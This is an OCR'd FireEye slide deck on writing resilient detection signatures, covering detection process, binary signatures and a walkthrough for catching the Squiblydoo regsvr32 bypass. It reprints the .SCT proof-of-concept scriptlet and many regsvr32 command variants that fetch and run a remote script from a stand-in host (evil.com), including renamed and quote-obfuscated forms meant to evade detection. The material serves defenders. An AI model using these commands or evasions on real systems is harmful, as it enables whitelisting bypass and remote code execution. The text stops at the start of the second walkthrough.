FireEye

$SignaturesAreDead =

"Long Live RESILIENT Signatures" wide ascii nocase

Matthew Dunwoody
@matthewdunwoody
Senior Security Architect

Daniel Bohannon
@danielhbohannon
Senior Applied Security Researcher


whoami

s/ami/arewe

Matthew Dunwoody

@matthewdunwoody

Person



Daniel Bohannon

@daniel**h**bohannon

Beard, Coffee &
all things Obfuscation

Experience @ Scale

How we operate to find evil

- Hundreds of client & customer environments
- 10+ million endpoints
- Hundreds of network sensors
- Millions of malware samples

http://pluspng.com/img-png/png-hd-scale-trb-rating-scales-the-review-board-scales-of-justice-png-5600.jpg

FireEye

Outline

- Background
- Process
- Process Walkthrough (binaries)
- Detection Walkthrough #1 (regsvr32.exe)
- Detection Walkthrough #2 (.SCT script)
- Hunting & Proactive Detection Development
- Takeaways

FireEye


Outline

- **Background**
- Process
- Process Walkthrough (binaries)
- Detection Walkthrough #1 (regsvr32.exe)
- Detection Walkthrough #2 (.SCT script)
- Hunting & Proactive Detection Development
- Takeaways

<script language="DFIR-Speak">

What do you mean by "words"?

- Signature
- Trigger
- Rule
- IOC
  (Indicator of Compromise)
- Hunting




https://kotaku.com/no-jackie-chan-is-not-dead-1762840753

<script language="DFIR-Speak">

What do you mean by "words"?


- **A/V** Signature
- **Real-time** Trigger
- **IDS/SIEM/Snort/etc.** Rule
- **Historical** IOC
  (Indicator of Compromise)
- **Threat** Hunting



https://kotaku.com/no-jackie-chan-is-not-dead-1762840753

<script language="DFIR-Speak">

What do you mean by "words"?



de·tec·tion


/dəˈtekSH(ə)n/

noun

the action or process of identifying the presence of something concealed.

<script language="DFIR-Speak">

What do you mean by "words"?



de·tec·tion

/dəˈtekSH(ə)n/

noun

the action or process of identifying the presence of something concealed.

- Detection
  - Historical & real-time
  - Host- & network-based
  - Language/tool agnostic

Signatures & Indicators

What are they? What are they not?

- File hashes?
- File names?
- IPs/domains?
- Twitter handles in source code?

https://betanews.com/2016/07/28/how-to-print-to-pdf-directly-in-windows-10-no-software-required/

Spot a Bad Signature


"You can hunt with THIS, or you can hunt with THAT…"

+ Or
File MD5 is 7188416f32cb876e275cd8e39cae9fd3
File MD5 is bb2c2f0064f9046dd71140a9597827fe
File MD5 is 492b3c3f2f6c4621791d10feba1aa866
File MD5 is 41dd41e2302dc30e41b9ba62cf048cf9
File MD5 is d7cebd0be5ee4124a886123a2ef267f5
File MD5 is cfa9569cfa20fc70322b06df29c77165
File MD5 is f2365920c8f146de78495c00b53d8ab1

+ Or
Port Remote IP is 60.161.239.135
Port Remote IP is 226.93.132.233
Port Remote IP is 40.34.113.59
Port Remote IP is 111.2.234.85
Port Remote IP is 197.145.21.42
DNS Host is throwaway-domain.com
DNS Host is probs-never-used-again.net

(Don't) Learn from (Bad) Signatures

Garbage in, garbage out




https://follows.com/blog/wp-content/uploads/2018/02/Meme-You-Made-This.jpg

What is a Good Signature?

And WHO gets to decide?

- Who DEFINES good signatures?
  - Vendors?
  - Salespeople?
  - Threat feed?
  - Practitioners?
- Good signatures are…



https://www.reddit.com/r/gifs/comments/3e08b7/i_made_this_oc/

Good Signatures

are…

- More resilient than rigid
  - Resist evasions and normal changes to TTPs
- More methodology-based than specific
  - Capture method or technique rather than specific procedure
- More proactive than reactive
  - Identify new methodologies and anticipated evasions

FireEye


Outline

- Background
- **Process**
- Process Walkthrough (binaries)
- Detection Walkthrough #1 (regsvr32.exe)
- Detection Walkthrough #2 (.SCT script)
- Hunting & Proactive Detection Development
- Takeaways

Process

Overview

- Define detection
- Assemble a sample set
- Test existing detections
- Generate data
- Write detection
- Test and tune



http://www.radicalradiationremedy.com/wp-content/uploads/2017/03/4419a4e7c09d3abf08c4f723be2567d2_-coming-soon-think-process-process_800-600.png

Process

Define detection

- **What to find**
  - NewHotness malware, squiblydoo, DNS C2
- **When to find it**
  - Real time, historical
- **Where to find it**
  - Endpoints, network, SIEM, sandbox

https://www.insightsintoimpact.com/wp-content/uploads/2018/05/process-who-what-why-where.jpg

(Who and why should be defined based on historical incidents, threat profile and operational priority. Please consult a qualified intel analyst for more details.)

Process

Define detection

- **How to find it**
  - What tools are applicable and available
  - What signature formats are supported and best-suited
    - Snort/Suricata
    - SIEM query
    - Yara
    - Yara + modules
    - OpenIOC
    - Stix
    - ClamAV
    - Sandbox signature
  - False positive tolerance

Process

Assemble a Sample Set


- Samples representing the thing
- Collected
  - Every available example
  - All variants and versions
- Generated (if applicable)
  - Run builders, compilers, obfuscators
  - Develop new variants based on methodology
- Try to enumerate the entire problem set
  - Don’t stop at the most common examples

https://www.zedge.net/wallpaper/e532419c-4a75-4d6c-869b-eb422735dcd9

Process

Test Existing Detections

- Test existing detection capabilities for any free wins
  - Test safely, ideally outside of prod
  - Inform stakeholders
- Adjust priority of applicable existing detections
  - Generic.PwShell.RefA.1B61FA61 == invoke-mimikatz
  - Gen:Variant.Ursu.120152 == ChopStick
- Fill gaps in existing capabilities
- Extend detection to other media / engines



Process

Generate Data

- Generate data
  - Logs
  - PCAP
  - Binary metadata
  - Strings
- This may not be necessary for plain text

http://www.startrek.com/uploads/assets/db_articles/26da32597d9bd37fde9da22660aa524f24fd725c.jpg

Process


Write detection

- Start broad and tune down
- Many detections can be translated between type
- Be mindful of, and challenge, assumptions
- Actively try to bypass methodology-based detections
- May need specific rules to capture specific cases

https://www.timeshighereducation.com/sites/default/files/styles/the_breaking_news_image_style/public/person-writing-letter-with-metal-quill.jpg?itok=lCt7Bo6c

Process
Test

- FN testing against sample set
  - Gotta catch em all
- FP testing against legit data
  - Start small, tune to FP target, increase scale, iterate
  - Re-test against samples to validate tuning
  - If compromise to hit FP target, document what is missed
- Test against new TPs that are identified during testing or deployment
  - Do *all* of the detections catch it?



https://blog.essaytigers.com/wp-content/uploads/failed-exam-491x350.jpg

FireEye

Outline

- Background
- Process
- **Process Walkthrough (binaries)**
- Detection Walkthrough #1 (regsvr32.exe)
- Detection Walkthrough #2 (.SCT script)
- Hunting & Proactive Detection Development
- Takeaways

Binaries
Background

- Attackers still use malicious binaries
- Malware changes frequently
  - Polymorphic
  - Builders
  - Version updates
- Can’t always rely on AV
  - AV sigs lag
  - Easy to test against, easy to bypass
  - Can’t always submit malware to vendors

- ML is great but it depends on the model and implementation - doesn’t detect everything
- Validate the effectiveness of existing detection
- Intelligence gathering, eg. VT retrohunt

Binaries
Background

- Existing detection/protection ineffective AND:
  - Active intrusion
  - High-priority threat
  - Prolific or publicly-available malware
- Need additional context beyond “it’s bad”
- Intel gathering, tagging, etc.

https://medium.com/@dunstconsulting/the-different-types-of-malware-analysis-c9bfbaa44739

Binaries
Define Detection


- Example:
  - What: All Chopstick malware variants
  - Where: Endpoint, network, sandbox
  - When: Historical and real-time
  - How: Yara + modules, OpenIOC, Snort, SIEM, EDR
  - False positive tolerance: Moderate

http://4.bp.blogspot.com/-FzMgc7Y015s/U9VZdexxSJI/AAAAAAAAAJ4/9QOwiRu-K6g/s1600/diningtips04.jpg

Binaries

Assemble a Sample Set

- For attacker malware, collect as many samples as possible, from as many variants as possible
  - Collect hashes from high-confidence sources
    - Threat intel feeds
    - Blogs
    - Public malware repos
    - Malware analysis reports
  - VirusTotal Intelligence
  - Implant builders



Software: CHOPSTICK, SPLM, ...

CHOPSTICK is malware family of modular backdoors used by APT28. It has been used from at least November 2012 to Augus has been used as first-stage malware in several cases.[1][2][3]

Techniques Used

- Security Software Discovery - **CHOPSTICK** checks for anti-virus, forensics, and virtualization software.[1]
- Replication Through Removable Media - Part of APT28's operation involved using **CHOPSTICK** modules to copy itself to ai command traffic.[1][4]
- Modify Registry - **CHOPSTICK** may store RC4 encrypted configuration information in the Windows Registry.[1]
- Query Registry - **CHOPSTICK** provides access to the Windows Registry, which can be used to gather information.[1]
- Communication Through Removable Media - Part of APT28's operation involved using **CHOPSTICK** modules to copy itself
- Input Capture - **CHOPSTICK** is capable of performing keylogging.[5][2]
- Command-Line Interface - **CHOPSTICK** is capable of performing remote command execution.[5][2]
- Remote File Copy - **CHOPSTICK** is capable of performing remote file transmission.[5]
- Standard Application Layer Protocol - Various implementations of **CHOPSTICK** communicate with C2 over HTTP, SMTP, an
- File and Directory Discovery - An older version of **CHOPSTICK** has a module that monitors all mounted volumes for files wit
- Standard Cryptographic Protocol - **CHOPSTICK** encrypts C2 communications with RC4 as well as TLS.[2]
- Fallback Channels - **CHOPSTICK** can switch to a new C2 channel if the current one is broken.[2]
- Connection Proxy - **CHOPSTICK** used a proxy server between victims and the C2 server.[2]

Groups

The following groups use this software:

- APT28

References

1. a b c d e f ↑ FireEye. (2015). APT28: A WINDOW INTO RUSSIA'S CYBER ESPIONAGE OPERATIONS?. Retrieved August 19, 2015.
2. a b c d e f g h i ↑ ESET. (2016, October). En Route with Sednit - Part 2: Observing the Comings and Goings. Retrieved November 21, 2016.
3. ^ ↑ FireEye iSIGHT Intelligence. (2017, January 11). APT28: At the Center of the Storm. Retrieved January 11, 2017.

https://attack.mitre.org/wiki/Software/S0023

Binaries

Assemble a Sample Set

- For public malware, generate representative samples
  - Use multiple versions, if updates are available
  - Generate variants for all of the significant options in a builder
    - Focus on options that impact the structure, behavior or network comms of the malware
  - Use common packers and obfuscators
    - UPX
    - ConfuserEx (.Net)

https://funnyjunk.com/funny_pictures/3434944/Awesome+starwars/167

Binaries

Test Existing Detections

- Test
  - Scan with static engines (AV / ML)
  - Run on isolated test system for real-time / dynamic
  - Replay PCAP through IDS
  - Run in sandbox
- What alerts are generated?
- What data is produced?
- Stop here or continue?

http://www.educationviews.org/wp-content/uploads/2017/03/petri-dish-used-for_f5f2b18d-d028-4921-9ad0-938bb9d3720b.jpg

Binaries

Generate data

- Collect dynamic execution details
  - Sandbox reports
  - Online sandboxes, vendor sandboxes, Cuckoo
  - Malware reports and blogs
  - Manual dynamic analysis
  - Process memory / strings
  - PCAP capture
- Parse binaries using tools
  - PEExplorer, CFF Explorer, others
  - SigCheck
  - FLOSS / Strings
  - Vendor analysis engine

Binaries
Write Detection

- Group samples based on data
  - Windows vs. OSX vs. *nix
  - EXE vs. DLL version
  - Different import hashes
- Look for outliers that may not belong
- Look for commonalities across remaining samples
- Divide further when commonalities break down

https://www.computerhope.com/jargon/s/sort.htm

Binaries

Write Detection

Look for common elements within each group and across groups

- Strings
- Hex strings
- Authenticode signature
- Imports/exports
- Sections/non-section data
- Version info
- Resources
- Export name
- Size range
- Export timestamp
- PE timestamp
- Import hash
- PE characteristics
- Dynamic execution items
  - Persistence
  - Mutex
  - Named pipe
  - C2
  - Handle to config file/reg
  - String decoded in memory
  - Injection into a known process

Binaries

Write Detection

Look for common elements within each group and across groups

- Strings
- Hex strings
- Authentic… signature
- Imports/ex…
- Sections/non-section data
- Version info
- Resources
- Export name
- PE timestamp
- Import hash
- PE characteristics
- Dynamic execution items
  - Persistence
  - Mutex
  - Handle to config file/reg
  - String decoded in memory
  - Injection into a known process

- Literally anything else available tools support

Binaries
Write Detection

- Use common elements as starting point
  - If it detects all known versions, based on common elements, increases the chance of catching future versions
- Use behavior-based detections where possible
- Incorporate both structure of malware and attacker TTPs in deploying/using it
- Add in weaker detections (hashes, domains, etc.)
- Make signatures as broad as possible, and detect in as many ways as possible, with acceptable FP rate

Binaries
Test

- Run it!
  - Against sample set
  - Against clean systems
  - Against corpus of malware & binaries
    - VT retrohunt, WSUS, etc.
  - Test environment (if available)
  - Production test
- Review hits, update (for TPs & FPs) and iterate
- Keep the rule as broad as possible while maintaining FP rate

https://img.memecdn.com/run-fail_o_2718843.webp

FireEye

Outline

- Background
- Process
- Process Walkthrough (binaries)
- **Detection Walkthrough #1 (regsvr32.exe)**
- Detection Walkthrough #2 (.SCT script)
- Hunting & Proactive Detection Development
- Takeaways

Regsvr32.exe + .SCT

What's this SquiblyDoo you speak of?

- Found by Casey Smith (@subTee) in 2016
- App whitelisting bypass
- Regsrv32.exe to execute local or remote .SCT file scripting contents

- Detection opportunities:
  - **Regsvr32.exe execution**
    - Arguments
    - .DLL loads
    - Network connection
  - **.SCT file contents**
    - Network & Host

Regsvr32.exe + .SCT

The original POC

bla.sct

```
<?XML version="1.0"?>
<scriptlet>
<registration
   progid="PoC"
   classid="{F0001111-0000-0000-0000-0000FEEDACDC}">
      <!-- Proof Of Concept - Casey Smith @subTee -->
      <!--  License: BSD3-Clause -->
      <script language="JScript">
         <![CDATA[
            var r = new ActiveXObject("WScript.Shell").Run("calc.exe");
         ]]>
      </script>
</registration>
</scriptlet>
```

Command

```
regsvr32.exe /s /n /u /i:http://evil.com/bla.sct scrobj.dll
```

Detecting Regsvr32.exe Arguments

#KnowYourOptions

Command

```
regsvr32.exe /s /n /u /i:http://evil.com/bla.sct scrobj.dll
```

- regsvr32.exe
- /s /n /u /i:http://
- .sct
- scrobj.dll

Detecting Regsvr32.exe Arguments

#KnowYourOptions

Command

```
regsvr32.exe /s /n /u /i:http:\\evil.com/bla.sct scrobj.dll
```

- regsvr32.exe
- /s /n /u /i:http:#
- .sct
- scrobj.dll

Detecting Regsvr32.exe Arguments

#KnowYourOptions

Command

```
regsvr32.exe /s /n /u /i:https:\\evil.com/bla.sct scrobj.dll
```

- regsvr32.exe
- /s /n /u /i:http:
- .sct
- scrobj.dll

Detecting Regsvr32.exe Arguments

#KnowYourOptions

Command

```
regsvr32.exe /s /n /u /i:https:\\evil.com/bla.sct scrobj.dll
```

- regsvr32.exe
- /s /n /u /i:http
- .sct
- scrobj.dll

- /i:http:
- /i:https
- /i:ftp:
- /i:\\remote\c$\
- /i:C:\Temp\bla.sct
- /i:bla.sct

Detecting Regsvr32.exe Arguments

#KnowYourOptions

Command

```
regsvr32.exe /s /n /u /i:https:\\evil.com/bla.sct scrobj.dll
```

- regsvr32.exe
- /s /n /u /i:http
- .sct
- scrobj.dll

Detecting Regsvr32.exe Arguments

#KnowYourOptions

Command

```
regsvr32.exe /u /n /s /i:https:\\evil.com/bla.sct scrobj.dll
```

- regsvr32.exe
- /s
- /n
- /u
- /i:http
- .sct
- scrobj.dll

Detecting Regsvr32.exe Arguments

#KnowYourOptions

Command

```
regsvr32.exe /u /i:https:\\evil.com/bla.sct /n scrobj.dll /s
```

- regsvr32.exe
- /s
- /n
- /u
- /i:http
- .sct
- scrobj.dll

Detecting Regsvr32.exe Arguments

#KnowYourOptions

Command

```
regsvr32.exe /u /i:https:\\evil.com/bla.sct /n scrobj.dll /s
```

- regsvr32.exe
- /s
- /n
- /u
- /i:http
- .sct
- scrobj.dll

- /n – Do not call DllRegisterServer or DllUnregisterServer; this option must be used with /i.

Detecting Regsvr32.exe Arguments

#KnowYourOptions

Command

regsvr32.exe /u /i:https:\\evil.com/bla.sct /n scrobj.dll /s

- regsvr32.exe
- /s
- ~~/n~~
- /u
- /i:http
- .sct
- scrobj.dll

- /n – Do not call DllRegisterServer or DllUnregisterServer; this option must be used with /i.
- FALSE! Not required ☺

Detecting Regsvr32.exe Arguments

#KnowYourOptions

Command

```
regsvr32.exe /u /i:https:\\evil.com/bla.sct scrobj.dll /s
```

- regsvr32.exe
- /s
- /u
- /i:http
- .sct
- scrobj.dll

- /n – Do not call DllRegisterServer or DllUnregisterServer; this option must be used with /i.
- FALSE! Not required ☺

Detecting Regsvr32.exe Arguments

#KnowYourOptions

Command

```
regsvr32.exe /u /i:https:\\evil.com/bla.sct scrobj.dll /s
```

- regsvr32.exe
- /s
- /u
- /i:http
- .sct
- scrobj.dll

Detecting Regsvr32.exe Arguments

#KnowYourOptions

Command

```
regsvr32.exe -u -i:https:\\evil.com/bla.sct scrobj.dll -s
```

- regsvr32.exe
- /s or -s
- /u or -u
- /i:http or -i:http
- .sct
- scrobj.dll

Detecting Regsvr32.exe Arguments

#KnowYourOptions

Command

```
regsvr32.exe -u -i:https:\\evil.com/bla.sct scrobj.dll -s
```

- regsvr32.exe
- /s or -s
- /u or -u
- /i:http or -i:http
- .sct
- scrobj.dll

Detecting Regsvr32.exe Arguments

#KnowYourOptions

Command

```
regsvr32 -u -i:https:\\evil.com/bla scrobj -s
```

- regsvr32.exe
- /s or -s
- /u or -u
- /i:http or -i:http
- .sct
- scrobj.dll

Detecting Regsvr32.exe Arguments

#KnowYourOptions

Command

```
regsvr32 -u -i:https:\\evil.com/bla scrobj -s
```

- regsvr32
- /s or -s
- /u or -u
- /i:http or -i:http
- scrobj

Detecting Regsvr32.exe Arguments

#KnowYourOptions

Command

```
regsvr32 -u -i:https:\\evil.com/bla scrobj -s
```

- regsvr32
- /s or -s
- /u or -u
- /i:http or -i:http
- scrobj

Detecting Regsvr32.exe Arguments

#KnowYourOptions

- regsvr32
- /s or -s
- /u or -u
- /i:http or -i:http
- scrobj

Command

```
regsvr32 -u -i:https:\\evil.com/bla scrobj -s
```

Renaming

```
C:\> copy regsvr32.exe casey.exe
C:\> copy scrobj.dll smith.dll
```

Detecting Regsvr32.exe Arguments

#KnowYourOptions

Command

```
casey -u -i:https:\\evil.com/bla smith -s
```

- ~~regsvr32~~
- /s or -s
- /u or -u
- /i:http or -i:http
- ~~scrobj~~

Renaming

```
C:\> copy regsvr32.exe casey.exe
C:\> copy scrobj.dll smith.dll
```

Detecting Regsvr32.exe Arguments

#KnowYourOptions

Command

```
casey -u -i:https:\\evil.com/bla smith -s
```

- /s or -s
- /u or -u
- /i:http or -i:http

Detecting Regsvr32.exe Arguments

#KnowYourOptions

Command

```
casey -u -i:https:\\evil.com/bla smith -s
```

- /s or -s
- /u or -u
- /i:http or -i:http

Detecting Regsvr32.exe Arguments

#KnowYourOptions

Command

```
casey -ugh... -i:https:\\evil.com/bla smith -s
```

- /s or -s
- /u or -u
- /i:http or -i:http

Detecting Regsvr32.exe Arguments

#KnowYourOptions

Command

```
casey -ugh... -i:https:\\evil.com/bla smith -stop-it!
```

- /s or -s
- /u or -u
- /i:http or -i:http

Detecting Regsvr32.exe Arguments

#KnowYourOptions

Command

```
casey -ugh... -i:https:\\evil.com/bla smith -stop-it!
```

- /s or -s
- /u or -u
- /i:http or -i:http

Detecting Regsvr32.exe Arguments

#KnowYourOptions

Command

```
casey "-"ugh... -i:https:\\evil.com/bla smith -""stop-it!
```

- /s or -s
- /u or -u
- /i:http or -i:http

Detecting Regsvr32.exe Arguments

#KnowYourOptions

Command

```
casey "-"ugh... -"i":ht""tps:\\evil.com/bla smith -""stop-it!
```

- /s or -s
- /u or -u
- /i:http or -i:http

https://imgur.com/gallery/Vs7D1QO

Detecting Regsvr32.exe Arguments

Different approaches pay off…

- Arguments w/o obfuscation
- Handle obfuscation separately
- Handle renamed .exe/.dll separately
- Regsvr32.exe network connections
- Regsvr32.exe image load events
  - Jscript.dll, jscript9.dll, vbscript.dll
- Regsvr32.exe args over the network

http://knowyourmeme.com/memes/happy-cat

FireEye

Outline

- Background
- Process
- Process Walkthrough (binaries)
- Detection Walkthrough #1 (regsvr32.exe)
- **Detection Walkthrough #2 (.SCT script)**
- Hunting & Proactive Detection Development
- Takeaways

Detecting .SCT Content

YARA fans & network analysts awaken…

bla.sct

```
<?XML version="1.0"?>
<scriptlet>
<registration
   progid="PoC"
   classid="{F0001111-0000-0000-0000-0000FEEDACDC}">
      <!-- Proof Of Concept - Casey Smith @subTee -->
      <!--  License: BSD3-Clause -->
